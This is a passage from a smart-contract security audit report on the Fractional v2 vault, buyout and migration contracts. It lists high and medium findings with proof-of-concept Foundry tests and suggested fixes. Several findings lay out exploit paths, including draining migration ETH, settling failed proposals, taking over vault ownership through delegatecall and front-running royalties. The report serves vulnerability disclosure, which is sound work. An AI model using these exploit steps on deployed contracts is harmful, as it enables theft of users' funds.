So users can withdraw their funds from the proposal when the buyout auction proposer is not `Migration.sol`.

In addition, it's also possible that there are multiple ongoing proposals on the same vault and the buyout is started by one of them. To allow other proposals' contributors to withdraw their fund, consider tracking the latest `proposalId` that started the buyout on a vault:

```
    mapping(address => uint256) public latestCommit;

    function commit(address _vault, uint256 _proposalId) {
        ...
        if (currentPrice > proposal.targetPrice) {
            ...
            latestCommit[_vault] = _proposalId;
        }
    }
```

For `leave`:

```
    (, address proposer, State current, , , ) = IBuyout(buyout).buyc

    // if buyout is started by this proposal, check that state is ir
    if (proposer == address(this) && latestCommit[_vault] == _propos
```

```
        State required = State.INACTIVE;
        if (current != required) revert IBuyout.InvalidState(require
    }
```

For `withdrawContribution`:

```
    (, address proposer, State current, , , ) = IBuyout(buyout).buyc

    // if buyout is started by this proposal, check that state is ir
    if (proposer == address(this) && latestCommit[_vault] == _propos
        State required = State.INACTIVE;
        if (current != required) revert IBuyout.InvalidState(require
    }
    if (
        migrationInfo[_vault][_proposalId].newVault != address(0)
    ) revert NoContributionToWithdraw();
```

stevennevins (Fractional) confirmed

HardlyDifficult (judge) commented:

> Starting a buyout can cause migration funds to become stuck in the contract. Agree this is High risk.

> Selecting this submission as the primary for including POC code and including clear recs.

[H-15] Failed proposal can be committed again

Submitted by 0x52, also found by hansfriese

Failed proposal can be committed again and eth stolen from migration contract in combination with other vulnerabilities submitted.

Proof of Concept

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migr

ation.sol#L194

Commit can be called as long as it has been less than 7 days from the start time. The buyout period is specified as 4 days in the buyout contract. This means that as long as proposal is committed within 3 days of starting, commit can be called again after a failed buyout (4 days) because the current time will still be less than 7 days from the start time.

This can be used in combination with a vulnerability I previously reported. The contract does not account for the actual number of fractions that it receives back from a failed buyout. If it sent 10 fractions and 3 eth to a buyout it may receive back 15 fractions and 2 eth due to trading against the buyout. Because commit can called again on the same proposal, the second time it will try to send the fraction balance of the contract, now 15, and the value of the eth in the proposal, 3 eth. This transaction will either revert due to not having enough eth or it will send 3 eth pulling from eth deposited to other migration proposals.

This could be exploited by creating a vault and immediately migrating it. Once the migration starts the user could sell fractions to themselves and get eth, making sure to keep the number of fractions under 51%, to prevent a successful buyout. After the buyout fails they can then call the commit function again and more eth will be sent. They can then sell fractions to themselves netting more eth than they initially supplied. This could be done repeatedly until all eth has been stolen from the migration contract.

Recommended Mitigation Steps

Change the length of either the migration period or the buyout period to match so that a proposal can't be replayed.

stevennevins (Fractional) confirmed

HardlyDifficult (judge) commented:

> Committing a failed proposal multiple times can steal funds from the migration contract. Agree this is High risk.

> Making this submission the primary for talking through the potential vulnerability here.

[H-16] `migrateFractions` may be called more than once by the same user which may lead to loss of tokens for other users

Submitted by dipp, also found by 0x52, ak1, auditor0517, hansfriese, jonatascm, kenzo, Lambda, panprog, PwnedNoMore, Ruhum, smiling_heretic, Treasure-Seeker, and xiaoming90

The `migrateFractions` function in the `Migration.sol` contract is used to send new vault tokens to the user calculated based on the amount of ETH and fractions the user contributed to the migration proposal. After it is called once the user should have all the new vault tokens owed to them.

Since the function does not check if the user had already called it, a user may call it more than once, allowing them to gain more new vault tokens than they are owed. If a user repeatedly uses this function to gain new tokens then other users may not be able to get their new tokens.

Proof of Concept

Test code added to `Migrations.t.sol`:

The test code below shows the first user (Alice) migrating their tokens to the new vault twice before the second user (Bob) calls `migrateFractions` which then fails.

```
function testMigrateFractionsAgain() public {
// Setup
testSettle();
(, , , , address newVault, , , , ) = migrationModule.mig
    vault,
    1
);
(address newToken, uint256 id) = registry.vaultToken(r

// First user migrates fractions twice
assertEq(IERC1155(newToken).balanceOf(address(migrationM

assertEq(getFractionBalance(alice.addr), 4000);
alice.migrationModule.migrateFractions(vault, 1);
```

```
        assertEq(IERC1155(newToken).balanceOf(alice.addr, id), 6

        assertEq(IERC1155(newToken).balanceOf(address(migrationM

        alice.migrationModule.migrateFractions(vault, 1);
        assertEq(IERC1155(newToken).balanceOf(alice.addr, id), 1

        assertEq(IERC1155(newToken).balanceOf(address(migrationM

        // Second user attempts to migrate fractions
        assertEq(getFractionBalance(bob.addr), 0);
        vm.expectRevert(stdError.arithmeticError);
        bob.migrationModule.migrateFractions(vault, 1);
        assertEq(IERC1155(newToken).balanceOf(bob.addr, id), 0);
    }
```

Recommended Mitigation Steps

A possible fix might be to set the `userProposalEth` and `userProposalFractions` to 0 after the user's tokens have been migrated.

mehtaculous (Fractional) confirmed

HardlyDifficult (judge) increased severity to High and commented:

> `migrateFractions` can be called multiple times, stealing funds from other users. This is a High risk issue.

> Selecting this submission as the primary for including a clear POC.

[H-17] Proposal which started buyout which fails is able to settle migration as if its buyout succeeded.

Submitted by panprog, also found by 0xsanson, bin2chen, hansfriese, kenzo, PwnedNoMore, smiling_heretic, Treasure-Seeker, and TrungOre

If one proposal starts a buyout which fails, and then another proposal starts a buyout which succeeds, then both of them will be commited and `settleVault` can be

called on any of them. If it's called on the failed proposal first, then it will settle even though buyout has failed (and it can proceed to withdraw all tokens to a new vault).

Malicious proposal being able to successfully migrate scenario:

1. Bob starts a malicious proposal to migrate with a low `targetPrice`, which immediately initiates a buyout
2. Buyout fails (but malicious proposal is marked as `committed`)
3. Alice starts a good proposal to migrate, which goes on to buyout which eventually succeeds to get `50%+ fractions`
4. Alice ends the buyout
5. Bob immediately calls `settleVault` with his malicious proposal
6. Bob's malicious proposal settles (and he can go on to withdraw all tokens from the vault into his malicious proposal effectively stealing assets from Alice).

Proof of Concept

Add this code to test/Migration.t.sol

```
    function testPanprogBugH3() public {
            initializeMigration(alice, bob, 10000, 4000, true);

            (nftReceiverSelectors, nftReceiverPlugins) = initializeM
            // Migrate to a vault with no permissions (just to test
            address[] memory newModules = new address[](2);

            newModules[0] = migration;
            newModules[1] = modules[1];

            // Bob makes the proposal
            bob.migrationModule.propose(
                    vault,
                    newModules,
                    nftReceiverPlugins,
                    nftReceiverSelectors,
                    TOTAL_SUPPLY * 2,
                    1 ether
            );
            // Bob joins the proposal with 4000 fractions
            bob.migrationModule.join{value: 1 ether}(vault, 1, 4000)
```

```
        // since the target price is reached, bob starts the buy
        bob.migrationModule.commit(vault, 1);

        vm.warp(rejectionPeriod + 1);

        // after buyout fails, bob ends it
        // note: bob's proposal is still commited even though it
        bob.buyoutModule.end(vault, burnProof);
        bob.migrationModule.withdrawContribution(vault, 1);

        // Alice makes a different proposal (we use bob's data f
        alice.migrationModule.propose(
                vault,
                newModules,
                nftReceiverPlugins,
                nftReceiverSelectors,
                TOTAL_SUPPLY * 10,
                1 ether
        );

        // Alice joins the proposal with 6000 fractions
        alice.migrationModule.join{value: 1 ether}(vault, 2, 600

        // since the target price is reached, alice starts the k
        alice.migrationModule.commit(vault, 2);

        vm.warp(proposalPeriod * 10);

        // after buyout succeeds (as it has >50% of fractions),
        // note: both bob's and alice's proposals are commited a
        alice.buyoutModule.end(vault, burnProof);

        // Now bob (whose buyout has failed) settles his proposa
        // It should revert, but it succeeds
        vm.expectRevert(
                abi.encodeWithSelector(IMigration.UnsuccessfulMi
        );
        bob.migrationModule.settleVault(vault, 2);
    }
```

Recommended Mitigation Steps

Add a new storage variable for currently active proposal id. Allow calling `settleVault` only for active proposal id (and also only if buyout's proposer equals

`Migration` address, otherwise there can be a different successful buyout not connected to the active proposal). Also add appropriate checks with active proposal in the other functions as well (don't allow to commit if there is an active proposal etc).

Ferret-san (Fractional) confirmed

HardlyDifficult (judge) commented:

> A failed migration can settle after a successful buyout. Agree this is High risk.

> Selecting this submission as the primary for including a clear coded POC.

[H-18] The time constraint of selling fractions can be bypassed by directly transferring fraction tokens to the buyout contract

Submitted by PwnedNoMore, also found by Treasure-Seeker

The `end` function in the `Buyout` contract uses `IERC1155(token).balanceOf(address(this), id)` to determine the amount of deposited fraction tokens without distinguishing whether those fraction tokens are depositied by the `sellFractions` function or by direct transferring. Note that only the `sellFractions` function is constrained by `PROPOSAL_PERIOD`.

This vulnerability lets a 51-holder gain the whole batch of NFTs without paying for the rest 49% fractions.

Assume a vault X creates 100 fraction tokens and the market-decided price of a fraction token is 1 ether (i.e., the ideal value of the locked NFTs in vault X is 100 ether). Let's also assume that Alice holds 51 tokens (maybe by paying 51 ether on opensea).

Followings are two scenarios, where the benign one follows the normal workflow and the malicious one exploits the vulnerability.

Benign Scenario

- Alice starts a buyout by depositing her 51 fraction tokens and 49 ether, making the `fractionPrice` 1 ether
- Other users are satisfied with the provided price, and hence no one buys or sells their fraction tokens
- The buyout succeeds:
    - Alice gets the locked NFTs
    - Other fraction holders can invoke `cash` to redeem their fraction tokens with a price of 1 ether
- As a result, Alice paid 100 ether in total to get the locked NFTs.

Malicious Scenario

- Alice starts a buyout by depositing 0 fraction tokens and 1 wei, making the `fractionPrice` 0.01 wei.
    - Note that Alice can create a separated account whose balance for the fraction token is 0, to start the buyout
- No one is satisfied with the price (0.01 wei v/s 1 ether) and hence they will try to buy fraction tokens to reject the buyout
    - Since there is not any fraction tokens locked in the `Buyout` contract from Alice, other users do not need to do anything
- Alice invokes the `end` function
    - But before invoking the `end` function, **Alice directly invokes `IERC1155(token).safeTransferFrom` to send the rest 51 fraction token to the `Buyout` contract**
    - The `end` function will treat the buyout successful, since the `IERC1155(token).balanceOf(address(this), id)` is bigger than 50%
    - The above two message calls happen in a single transaction, hence no one can front-run
- As a result

- Alice only paid 51 ether to get the locked NFTs whose value is 100 ether
- Other fraction holders get nothing (but they had paid for the fraction token before)

In short, a malicious users can buy any NFT by just paying half of the NFT's market price.

Recommended Mitigation Steps

For each buyout, add a new field to record the amount of fraction tokens deposited by `sellFractions`. And in the `end` function, use the newly-added field to determine whether the buyout can be processed or not.

Ferret-san (Fractional) confirmed

HardlyDifficult (judge) commented:

> Assets can be transferred in after a failed buyout to treat it as successful. Agree this is High risk.

[H-19] Migration can permanently fail if user specifies different lengths for `selectors` and `plugins`

Submitted by scaraven, also found by berndartmueller

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/Vault.sol#L73-L82

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/modules/Migration.sol#L72-L99

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultRegistry.sol#L174

Impact

In `propose()` in Migration.sol, there is no check that the lengths of the `selectors` and `plugins` arrays are the same. This means that if a migration is successful, the `install()` function in Vault.sol could revert beacuse we access an array out of bounds. This prevents a new vault being created thereby permanently locking assets inside the vault.

Proof of Concept

1. User starts a new migration proposal where `selectors.length != plugins.length`
2. Enough users join proposal and the buyout bid starts
3. Buyout bid is successful and migration starts with `settleVault()`
4. A new vault is cloned with `create()` -> `registry.deployFor()` -> `vault.install(selectors, plugins)`
5. a. If `selectors.length > plugins.length` then we get an out of bounds error and transaction reverts
   b. If `selectors.length < plugins.length` then the excess values in `plugins` is ignored which is tolerable
6. In scenario a., the migration fails and a new migration cannot start so assets in the vault are permanently locked

This may seem quite circumstantial as this problem only occurs if a user specifies `selectors` and `plugins` wrongly however it is very easy for an attacker to perform this maliciously with no cost on their behalf, it is highly unlikely that users will be able to spot a malicious migration.

Tools Used

VS Code

Recommended Mitigation Steps

Consider adding a check in `propose()` to make sure that the lengths match i.e.

```
    function propose(
            address _vault,
```

```
        address[] calldata _modules,
        address[] calldata _plugins,
        bytes4[] calldata _selectors,
        uint256 _newFractionSupply,
        uint256 _targetPrice
    ) external {
        // @Audit Make sure that selectors and plugins match
        require(_selectors.length == _plugins.length, "Plugin le
        // Reverts if address is not a registered vault
        (, uint256 id) = IVaultRegistry(registry).vaultToToken(_
        if (id == 0) revert NotVault(_vault);
        // Reverts if buyout state is not inactive
        (, , State current, , , ) = IBuyout(buyout).buyoutInfo(_
        State required = State.INACTIVE;
        if (current != required) revert IBuyout.InvalidState(rec

        // Initializes migration proposal info
        Proposal storage proposal = migrationInfo[_vault][++next
        proposal.startTime = block.timestamp;
        proposal.targetPrice = _targetPrice;
        proposal.modules = _modules;
        proposal.plugins = _plugins;
        proposal.selectors = _selectors;
        proposal.oldFractionSupply = IVaultRegistry(registry).to
            _vault
        );
        proposal.newFractionSupply = _newFractionSupply;
    }
```

Additionally, I would suggest adding such a check in the `install()` function as this may prevent similiar problems if new modules are added.

[stevennevins (Fractional) confirmed]

[HardlyDifficult (judge) commented]:

> A misconfiguration of a migration can result in permanently locked up funds. Agree with High risk here.

[H-20] Migration's `leave` function allows leaving a committed proposal

Submitted by kenzo

The `leave` function allows to leave a proposal even if the proposal has been committed and failed. This makes it a (probably unintended) duplicate functionality of `withdrawContributions`, which is the function that should be used to withdraw failed contributions.

Impact

User assets might be lost: When withdrawing assets from a failed migration, users should get back a different amount of assets, according to the buyout auction result. (I detailed this in another issue - "Migration::withdrawContribution falsely assumes that user should get exactly his original contribution back"). But when withdrawing assets from a proposal that has not been committed, users should get back their original amount of assets, as that has not changed. Therefore, if `leave` does not check if the proposal has been committed, users could call `leave` instead of `withdrawContribution` and get back a different amounts of assets than they deserve, on the expense of other users.

Proof of Concept

The `leave` function does not check anywhere whether `proposal.isCommited == true`.

Therefore, if a user calls it after a proposal has been committed and failed, it will continue to send him his original contribution back, instead of sending him the adjusted amount that has been returned from Buyout.

Recommended Mitigation Steps

Revert in `leave` if `proposal.isCommited == true`. You might be also able to merge the functionality of `leave` and `withdrawContribution`, but that depends on how you will implement the fix for `withdrawContribution`.

Ferret-san (Fractional) confirmed

HardlyDifficult (judge) commented:

> Users can withdraw more than expected after a failed proposal, which leads to a deficit and loss of assets for others. Agree with High risk.

Medium Risk Findings (12)

[M-01] Delegate call in `Vault#_execute` can alter Vault's ownership

Submitted by byterocket, also found by 242, _141345_, 0x1f8b, ACai, ayeslick, berndartmueller, BradMoon, cccz, Chom, giovannidisiena, infosec_us_team, Lambda, minhtrng, nine9, oyc_109, PwnedNoMore, reassor, scaraven, slywaters, sseefried, tofunmi, Twpony, and unforgiven

https://github.com/code-423n4/2022-07-fractional/blob/main/src/Vault.sol#L62

https://github.com/code-423n4/2022-07-fractional/blob/main/src/Vault.sol#L126

https://github.com/code-423n4/2022-07-fractional/blob/main/src/Vault.sol#L25

Impact

The `Vault#execute` function calls a target contract's function via `delegatecall` if the caller is either the owner of the Vault or the target contract is part of a merkle tree, indicating a permission to call the target contract.

```
// Check that the caller is either a module with permission to c
if (!MerkleProof.verify(_proof, merkleRoot, leaf)) {
    if (msg.sender != owner)
        revert NotAuthorized(msg.sender, _target, selector);
}
```

(See Vault#execute)

If the checks succeed, the internal `_execute()` function is used to execute the call via `delegatecall`.

`delegatecall`s have to be used with caution because the contract being called is using the caller's contract storage, i.e. the callee contract can alter the caller's contract state (for more info, see Solidity docs).

The developers seem to be aware of the danger that the callee contract is able to overtake the Vaults ownership, by changing the Vaults `owner` variable, as the `owner` is cached before the `delegatecall` and afterwards checked that the variable did not change:

```
// ...
address owner_ = owner;
// ...
(success, response) = _target.delegatecall{gas:stipend}(_data);
if (owner_ != owner) revert OwnerChanged(owner_, owner);
// ...
```

(See Vault#_execute)

However, changing the `owner` variable is not the only way the callee contract is able to overtake the Vaults ownership. If the `nonce` variable is re-set to `0`, the Vault's `init` function becomes callable again, granting ownership to the caller:

```
function init() external {
    if (nonce != 0) revert Initialized(owner, msg.sender, nonce)
    nonce = 1;
    owner = msg.sender;
}
```

(See Vault#init)

Note that other storage variables (i.e. `merkleRoot` and `methods`) could also be altered, but this would not lead to a loss in ownership, i.e. the project could re-set the variables.

Nevertheless, a contract trying, due to being malicious or faulty, to change the Vaults ownership first needs to be permissioned by the owner by adding it to the merkle tree. Otherwise, the contract can not be called.

Due to the fact that the `owner` variable check is included, meaning **the project rates operational management already as being error-prone**, and the high number of security issues in connection to faulty usage of `delegatecall`, the severity is rated as MEDIUM (HIGH impact with a LOW likelihood).

Proof of Concept

Add the following code to the `test/Vault.t.sol` file and run `forge test --match-test "testExecuteNoRevertIfReinitialized" -vvvv`.

If the test succeeds, the Vault got re-initialized due to a `delegatecall` altering the Vault's `nonce` variable.

```
    // Inside contract VaultTest.
    function testExecuteNoRevertIfReinitialized() public {
        vaultProxy.init(); // address(this) is owner
        HackyTargetContract targetContract = new HackyTargetContract
        bytes32[] memory proof = new bytes32[](1);
        bytes memory data = abi.encodeCall(
            targetContract.changeNonce,
            ()
        );

        // Note that the call does NOT revert.
        vaultProxy.execute(address(targetContract), data, proof);

        // Note that the Vault can now be re-initialized as the exec
        // call above set the Vault's nonce to zero.
        vm.prank(address(1));
        vaultProxy.init();

        assertEq(vaultProxy.owner(), address(1));
    }

    // Outside contract VaultTest.
    contract HackyTargetContract {
        address public gap_owner;
        bytes32 public gap_merkleRoot;
```

```
        uint256 public nonce;

        function changeNonce() public {
            nonce = 0;
        }
    }
```

Recommended Mitigation Steps

Check the `nonce` variable before and after the `delegatecall` inside the `_execute()` function as well, e.g.:

```
    address owner_ = owner;
    uint256 nonce_ = nonce;

    // Execute delegatecall

    if (owner_ != owner || nonce_ != nonce) {
        revert InvalidStateChange();
    }

    // ...
```

mehtaculous (Fractional) confirmed

HardlyDifficult (judge) commented:

> Due to the use of delegate call, `execute` and/or the fallback function could lead to changing the proxy's storage or even self destructing the proxy instance. If this were to happen, users funds could be put at risk. These attacks are predicated on the current vault owner to maliciously or unintentionally directly call or approve the calling of a malicious plugin — because of this, I agree with the warden here that this is a Medium risk issue.

[M-02] A vault owner can frontrun a plugin call and change its implementation

Submitted by 0xNineDec, also found by 0x1f8b, infosec_us_team, kenzo, pashov, and xiaoming90

Each vault owner can manage freely the creation and deletion of plugins at any time if the vault was deployed by calling `VaultRegistry.createFor()`. An owner can simply overwrite a current plugin selector with a new address and change the implementation of that plugin at any time. This can be used to frontrun others and change the logic of a call before it is mined.

This strategy can also be used to bypass the need to uninstall a plugin by overwriting a currently installed one with a different implementation without needing to first remove the old plugin and then install the new one. This can be made just by installing a selector that collides with a previously installed plugin and change the address that is pointing that selector.

Proof of Concept

There are two scenarios both relying on the fact that plugins can be overwritten which may lead to confusion in one case and to a malicious call in the other one.

Case A: Deployment with many clashing selectors

A user can deploy a vault owner and install more than one plugin which selectors are the same. This will make that the last plugin address of the array will be pointed as the implementation of that plugin and the other ones will be overwritten. The whole installation process will emit an event containing the same selectors but different addresses which may be deceiving. Users that are not aware on how mapping data can be overwritten can be deceived because of this process.

```
function test_canDeployWithCollidingSelector() public {
    // Getting the colliding selectors that point to different i
    bytes4 selectorOne = bytes4(keccak256(bytes("func_2093253501
    bytes4 selectorTwo = bytes4(keccak256(bytes("transfer(addres

    bytes4[] memory collidingSelectors = new bytes4[](2);
    address[] memory nonCollidingPlugins = new address[](2);

    collidingSelectors[0] = selectorOne;
    nonCollidingPlugins[0] = address(0xdead1);
```

```
        collidingSelectors[1] = selectorTwo;
        nonCollidingPlugins[1] = address(0xdead2);

        // Deploying a vault
        vault = alice.registry.createFor(
            merkleRoot,
            alice.addr,
            nonCollidingPlugins,
            collidingSelectors
        );
        token = registry.fNFT();
        setUpFERC1155(alice, token);

        assertEq(IVault(vault).owner(), alice.addr);
        assertEq(fERC1155.controller(), address(this));

        // Both selectors point to the same address of implementatic
        assertEq(IVault(vault).methods(selectorOne), address(0xdead2
        assertEq(IVault(vault).methods(selectorTwo), address(0xdead2
    }
```

Case B: Frontrun other users call

A malicious vault owner can deploy a vault with a legit plugin that other users will call on a regular basis. The owner can develop a malicious plugin implementation, wait until there is a transaction that is targeting that plugin and frontrun it overwriting the plugin address by using the same selector. The new implementation can have unintended behavior for that user. If the owner is even more decided to continue doing this, he can backrun the transaction with another call setting the plugin address back to the legit implementation.

```
    function test_canOverwritePlugin() public {
            // Generating the colliding selectors
            bytes4 selectorOne = bytes4(keccak256(bytes("collate_prc
            bytes4 selectorTwo = bytes4(keccak256(bytes("burn(uint25

            bytes4[] memory collidingSelectors = new bytes4[](1);
            address[] memory nonCollidingPlugins = new address[](1);

            collidingSelectors[0] = selectorOne;
            nonCollidingPlugins[0] = address(0xdead1);

            // Deploying a vault
```

```
        vault = alice.registry.createFor(
            merkleRoot,
            alice.addr,
            nonCollidingPlugins,
            collidingSelectors
        );
        token = registry.fNFT();
        setUpFERC1155(alice, token);

        assertEq(IVault(vault).owner(), alice.addr);
        assertEq(fERC1155.controller(), address(this));

        // Checking that the selector one was properly installed
        assertEq(IVault(vault).methods(selectorOne), address(0xc

        // At any time the owner will be able to overwrite the p
        // this can be used to frontrun a call that targets sele
        vm.startPrank(alice.addr);
        bytes4[] memory clashingSelector = new bytes4[](1);
        address[] memory newPluginAddress = new address[](1);

        clashingSelector[0] = selectorTwo; // The one declared b
        newPluginAddress[0] = address(0xdead2);

        IVault(vault).install(clashingSelector, newPluginAddress
        vm.stopPrank();

        // Checking that the selector was indeed overwritten and
        assertEq(IVault(vault).methods(selectorOne), address(0xc
        assertEq(IVault(vault).methods(selectorTwo), address(0xc

        vm.startPrank(alice.addr);
        // Also, there is no need to have a clashing function wi
        // It is just enough to use the same function name as be
        clashingSelector[0] = selectorOne;
        newPluginAddress[0] = address(0xdead3);

        IVault(vault).install(clashingSelector, newPluginAddress
        vm.stopPrank();
        assertEq(IVault(vault).methods(selectorOne), address(0xc
        assertEq(IVault(vault).methods(selectorTwo), address(0xc
    }
```

Recommended Mitigation Steps

First of all, it is important to unify the criteria related on which are the entry points for a user to deploy a vault. Having different functions that lead to distinct access control roles within a deployed vault is potentially an issue (as shown before).

Also, regarding plugin installation it is important to check if the plugin that is willing to be installed is not overwriting the `methods` mapping (in other words, checking if `methods(selector)` is empty in order to perform the installation) and if plugins are not intended to work as emergency functions that need to be injected into a vault quickly, I would consider timelocking the process of plugin installation.

mehtaculous (Fractional) confirmed

HardlyDifficult (judge) commented:

> Similar to **#487** the concern here is about potentially malicious plugins. Here the concern is focused around changing the implementation logic vs modifying proxy storage presumed to be immutable by plugins. The way these concerns are addressed by differ.

> Due to this concern there is a lot of trust placed in the vault owner. This is the same level of trust that any upgradeable contract requires — however a unique consideration here is that normally upgradeable contracts place trust in a platform admin while these vaults are more general purpose. The suggestion above of adding a timelock helps to mitigate this concern, and checking for signature dupes could help to prevent user error. Additionally an allow list of plugins managed by the platform or DAO could be considered.

> Due to the nuances above, I'm inclined to agree with the warden here that it's a Medium risk issue.

[M-03] A vault owner can also be the controller and arbitraily set the secondary market royalties

Submitted by 0xNineDec, also found by Franfran, neumo, oyc_109, pashov, and Ruhum

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/VaultRegistry.sol#L147

https://github.com/code-423n4/2022-07-fractional/blob/8f2697ae727c60c93ea47276f8fa128369abfe51/src/FERC1155.sol#L217

Impact

The secondary sales of a specific `FERC1155` token can be charged with a certain amount of fees established by the controller of the `FERC1155`. Those royalties are meant to be sent to a receiver according to the current implementation. Currently the protocol intends users to deploy vaults via `BaseVault.deployVault()` which further calls `VaultRegistry.create()` that uses the currently deployed `fNFT` instance which it is controlled by the protocol itself.

However, there is other path that allows users deploying a vault where they are also the controllers of the `fNFT` instance. This allows users to take control over how are the royalty fees changed. A user can easily change maliciously the amount of royalties (which are also uncapped) and steal a considerable (even the whole) amount of `FERC1155` transferred.

Proof of Concept

In order to illustrate this, we will conduct a hypothetical scenario where Alice is a malicious vault owner that deploys her vault by directly calling `VaultRegistry.createCollectionFor()`, bypassing the need to call `BaseVault.deployVault()`.

- Alice creates a vault to fractionalize a pricy asset with the `_merkleRoot` containing the `Minter` module by calling `VaultRegistry.createCollectionFor()`. She is now owner of `Token`.
- She mints an amount of `fTokens` and starts to distribute them among the community, and calls `Token.setRoyalties()` setting the royalties for the secondary market at 1% (in order to incentivize and grow a secondary market).

- A few periods later once the secondary market of that token acquired considerable momentum, Alice scans the mempool and decides to frontrun Bob (who was performing a big transfer) and steals the 100% of payment.

As a result of this process, Bob transferred the token to the buyer and received no payment in exchange and Alice got her hands on the whole payment.

It is showcased on the following code that Alice has control over how the fees are modified and when.

```
function test_CanFrontrunRoyalties() public {
    (vault, token) = alice.registry.createCollectionFor(
        merkleRoot,
        alice.addr,
        nftReceiverPlugins,
        nftReceiverSelectors
    );

    assertEq(IVault(vault).owner(), address(registry));
    assertEq(IFERC1155(token).controller(), alice.addr);

    // Supposing that Alice added herself a minter permissic
    // that allows her to call Supply.mint(), she will be ak

    // A few days pass and now the tokens are distributed ac
    uint256 currentId = 1; // Supposed assigned tokenId.
    uint256 maxPercentage = 100;
    uint256 initialPercentage = 1;

    // Initially Alice sets royalties at 1% in order to ince
    vm.prank(alice.addr);
    IFERC1155(token).setRoyalties(currentId, alice.addr, ini

    // Check that anyone but Alice can change the royalties.
    vm.startPrank(bob.addr);
    vm.expectRevert(
        abi.encodeWithSelector(
            IFERC1155.InvalidSender.selector,
            alice.addr,
            bob.addr
        )
    );
    IFERC1155(token).setRoyalties(currentId, bob.addr, maxPe
    vm.stopPrank();
```

```
        // Here is where the attack starts.
        vm.startPrank(alice.addr);
        // Frontruns a big transaction (in terms of ether counte
        IFERC1155(token).setRoyalties(currentId, alice.addr, max
        uint256 salePriceInEther = 100 ether;

        (address royaltyReceiver, uint256 calculatedRoyalties) =
        assertEq(royaltyReceiver, alice.addr);
        assertEq(calculatedRoyalties, salePriceInEther * maxPerc

        // TX <====== sandwitched attacked transaction is mined

        // Backruns taking back the royalties to what it was ini
        IFERC1155(token).setRoyalties(currentId, alice.addr, ini
        (royaltyReceiver, calculatedRoyalties) = IFERC1155(toker
        assertEq(royaltyReceiver, alice.addr);
        assertEq(calculatedRoyalties, salePriceInEther * initial
        vm.stopPrank();
    }
```

Recommended Mitigation Steps

It is needed to define clearly how users are intended to deploy vaults under which privileges. The fact that a user can deploy a vault both from `BaseVault` and `VaultRegistry` having different privileges is an issue. If needed, the `VaultRegistry` key functions can be set as internal and have specific callers within `BaseVault` that control also the privileges of each creation in order to concentrate the vault creations within a single endpoint.

Also, it is extremely important to set a maximum cap for the royalties as soon as possible. Although this does not mitigate the fact that a malicious vault owner can frontrun others, it gives a maximum boundary. What will be a definitive solution is setting both a maximum cap for the royalties and timelock that function so that vault owners have to wait a certain amount of time before changing the royalties in order to bring predictability for the community.

aklatham (Fractional) disagreed with severity

HardlyDifficult (judge) decreased severity to Medium and commented:

> Royalties can be set to any rate by the owner, resulting in an effective loss for users. I think this is a Medium risk because it requires a malicious owner to set an unreasonable value.

[M-04] The `FERC1155.sol` don't respect the EIP2981

Submitted by 0x29A

The [EIP-2981: NFT Royalty Standard] implementation is incomplete, missing the implementation of `function supportsInterface(bytes4 interfaceID) external view returns (bool);` from the [EIP-165: Standard Interface Detection].

Proof of Concept

A marketplace that implemented royalties could check if the NFT has royalties, but if they don't, add the interface of `ERC2981` on the `_registerInterface`, the marketplace can't know if this NFT has royalties.

Recommended Mitigation Steps

Like in [solmate ERC1155.sol] add the `ERC2981` interfaceId on the `FERC1155` contract

```
    /*///////////////////////////////////////////////////////////////
                                ERC165 LOGIC
    ///////////////////////////////////////////////////////////////*/

    function supportsInterface(bytes4 interfaceId) public view
        return
            super.supportsInterface(interfaceId) ||
            interfaceId == 0x2a55205a; // ERC165 Interface ID fo
    }
```

[aklatham (Fractional) confirmed]

[HardlyDifficult (judge) commented]:

> The contract implements the ERC2981 getter but does not register it as a 165 interface. Agree with the warden that this is a Medium risk issue. This is a function of the protocol and it may not work with many external marketplaces because it does not yet follow the standard as expected.

[M-05] Buyout Module: `redeem` ing before the update of totalSupply will make buyout's current state success

Submitted by zzzitron, also found by unforgiven

MED - a hypothetical attack path with stated assumptions, but external requirements.

Attacker can create a vault with successful buyout status and non zero supply. The attacker can sell the fractions and then simply withdraw the assets.

Proof of Concept

- Proof of Concept
- Evil redeemer
- Deploy `evil_redeemer` : it will deployVault and calls redeem when the minted FERC1155 token is received
- Calling `start` will start the process : `baseVault.deployVault`
- The baseVault will deploy vault and eventually mint the FERC1155 token to the `evil_redeemer`
- When the FERC1155 is received, the `evil_redeemer` calls `redeem` and set the state to `SUCCESS`
- After the redeem, the tatalSupply of the FERC1155 is set.

Now, the attacker can send in some assets to the vault and sell the fractions. Then, the attacker can withdraw any asset at any time from the vault using the buyout module, because the state is already `SUCCESS` .

Note: An attacker can achieve the similar result with plugins. However, users might just refuse to buy tokens associated with such vaults and plugins. With the current

issue, the user who is only looking at the vault will not notice this possibility unless they also check the status in the buyout module for the vault.

```
// FERC1155.sol::mint
// totalSupply is updated after _mint
// _mint contains out going call if the `_to` address's codesize
// Mitigation idea: update totalSupply before _mint
```

```
79      function mint(
80          address _to,
81          uint256 _id,
82          uint256 _amount,
83          bytes memory _data
84      ) external onlyRegistry {
85          _mint(_to, _id, _amount, _data);
86          totalSupply[_id] += _amount;
87      }
```

Tools Used

Foundry

Recommended Mitigation Steps

Update `totalSupply` before `_mint`.

stevennevins (Fractional) disagreed with severity

HardlyDifficult (judge) commented:

> Since totalSupply is updated after an external call, a vault can be created with an incorrect buyout status. Agree that this is Medium risk.

[M-06] Migration fails when all tokens are joined

Submitted by Lambda, also found by 0x29A

https://github.com/code-423n4/2022-07-fractional/blob/f862c14f86adf7de232cd4e9cca6b611e6023b98/src/modules/Mig

ration.sol#L202

https://github.com/code-423n4/2022-07-fractional/blob/f862c14f86adf7de232cd4e9cca6b611e6023b98/src/modules/Migration.sol#L528

Impact

When `proposal.totalFractions` is equal to the total supply (meaning that all token holders want to participate in a migration), there is a division by zero in `_calculateTotal`.

In contrast to a buyout, where it does not make sense to initiate a buyout if all tokens are held (because there is a dedicated method for that), it does make sense to have a migration that all token holders join. Therefore, this case should be handled.

Proof Of Concept

```
--- a/test/Migration.t.sol
+++ b/test/Migration.t.sol
